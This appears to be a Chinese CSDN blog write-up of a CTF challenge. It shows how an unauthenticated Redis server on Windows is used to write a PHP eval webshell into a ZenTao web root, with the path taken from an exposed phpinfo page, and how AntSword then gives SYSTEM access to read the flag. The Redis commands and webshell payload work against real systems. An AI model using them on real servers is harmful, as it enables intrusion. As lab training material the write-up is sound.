

记某次CTF中经典组合拳

原创


网络安全联盟站  于 2021-09-03 09:26:10 发布  9455  收藏 9

分类专栏: [Toolbar&CTF](#) 文章标签: [redis CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44309905/article/details/120042090

版权



[Toolbar&CTF 专栏收录该内容](#)

15 篇文章 1 订阅

订阅专栏

redis未授权访问利用

- 出题思路
- 解题技巧
- 总结
- 涉及的工具

出题思路

题目考核的是Windows环境下的redis未授权利用场景, 包括基本信息收集能力以及基础漏洞利用, 部分内网中的禅道环境未删除默认的phpinfo页面, 同时安装有redis服务, 可以获取绝对路径后写入webshell, 是实战环境中多次遇到的经典技法。

解题技巧


Nmap扫描发现开启两个端口 通过 banner 可知其中之一为 redis 另一个为禅道。

Redis

```
root@kali: ~/Desktop
File Actions Edit View Help
(root@kali)-[~/Desktop]
└─# redis-cli -h 192.168.9.163
192.168.9.163:6379> ping
PONG
192.168.9.163:6379> A
```

CSDN @新网工李白

禅道



可以看到禅道存在 phpinfo

访问phpinfo有系统信息及绝对路径:

http://192.168.9.163/info.php

PHP Version 7.2.33	
System	Windows NT WIN-8VJ77J0EJ1 10.0 build 14393 (Windows Server 2016) AMD64
Build Date	Aug 4 2020 11:46:10
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cmd.exe /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk\shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk\shared" "--enable-object-out-dir=.\obj" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgsql"
Server API	Apache 2.0 Handler

CSDN @新网工李白

HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_REFERER	http://192.168.9.163/
HTTP_DNT	1
HTTP_CONNECTION	keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS	1
PATH	C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Redis\C\Windows\system32\config\systemprofile\AppData\Local\Microsoft\WindowsApps
SystemRoot	C:\Windows
COMSPEC	C:\Windows\system32\cmd.exe
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
WINDIR	C:\Windows
SERVER_SIGNATURE	no value
SERVER_SOFTWARE	Apache
SERVER_NAME	192.168.9.163
SERVER_ADDR	192.168.9.163
SERVER_PORT	80
REMOTE_ADDR	192.168.9.1
DOCUMENT_ROOT	C:/zentao/xampp/htdocs
REQUEST_SCHEME	http
CONTEXT_PREFIX	no value

CSDN @新网工李白

直接通过 redis 写入 webshell

```

root@kali: ~/Desktop
File Actions Edit View Help
(root@kali) - [~/Desktop]
# redis-cli -h 192.168.9.163
192.168.9.163:6379> config set dir C:/zentao/xampp/htdocs/
OK
192.168.9.163:6379> config set dbfilename shell.php
OK
192.168.9.163:6379> set webshell "\n\n\n<?php @eval($_POST['test'])?>\n\n\n"
OK
192.168.9.163:6379> save
OK
192.168.9.163:6379>

```

CSDN @新网工李白

蚁剑连接取得 flag

flag{dc68581156f206332b2f9761c9588092}

```
< 192.168.9.163
(*) 基础信息
当前路径: C:/zentao/xampp/htdocs
磁盘列表: C:D:
系统信息: Windows NT WIN-8VJV77J0EU1 10.0 build 14393 (Windows Server 2016) AMD64
当前用户: SYSTEM
(*) 输入 ashelp 查看本地命令
C:\zentao\xampp\htdocs> dir
驱动器 C 中的卷没有标签。
卷的序列号是 027A-AB4A

C:\zentao\xampp\htdocs 的目录
2021/08/04 16:11 <DIR>      .
2021/08/04 16:11 <DIR>      ..
2021/08/04 14:48             43 .ztaccess
2021/08/04 14:29          169,697 index.php
2021/08/04 14:48             18 info.php
2021/08/04 16:11             67 shell.php
2020/09/09 16:09          15,994 zentao.php
2020/09/09 16:09          15,778 zentaopro.php
        6 个文件          201,597 字节
        2 个目录 13,646,368,768 可用字节

C:\zentao\xampp\htdocs> whoami
nt authority\system

C:\zentao\xampp\htdocs> dir C:\Users\Administrator\Desktop
驱动器 C 中的卷没有标签。
卷的序列号是 027A-AB4A

C:\Users\Administrator\Desktop 的目录
2021/08/04 15:17 <DIR>      .
2021/08/04 15:17 <DIR>      ..
2021/08/04 15:19             38 flag.txt
        1 个文件             38 字节
        2 个目录 13,646,368,768 可用字节

C:\zentao\xampp\htdocs> type C:\Users\Administrator\Desktop\flag.txt
flag{dc68581156f206332b2f9761c9588092}
C:\zentao\xampp\htdocs>
```

□ 总结

- 基本信息收集
- redis未授权利用场景

□ 涉及的工具

- kali
- 蚁剑